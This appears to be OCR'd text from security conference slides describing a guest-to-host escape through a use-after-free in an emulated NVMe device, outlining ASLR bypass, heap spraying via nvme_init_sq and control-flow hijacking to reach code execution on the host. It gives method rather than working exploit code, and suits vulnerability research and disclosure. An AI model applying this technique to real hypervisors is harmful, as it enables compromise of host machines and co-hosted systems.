


Hypervisor process



- User-space memory naturally provides a reading/writing exploit primitive

Cross Domain Attack



Exploitation Development

Now the problem is turned to exploit an UAF vulnerability

1. Find an information leakage to bypass ASLR
2. Manipulate heap layout to hijack the control flow
3. Execute arbitrary command


Remote code execution on host machine

Heap Spray

- Spray chunks via malloc primitive nvme_init_sq to clear tcache bins
- Prevent the following freed chunk to be consolidated into the larger chunk
- Get a stable heap layout


```
static void nvme_init_sq(NvmeSQueue *sq,
    NvmeCtrl *n, uint64_t dma_addr,
    uint16_t sqid, uint16_t cqid,
    uint16_t size)
{
    ...
    sq->io_req = g_new(NvmeRequest, sq->size);
    // uninitialized variable
}
```

Bypass ASLR



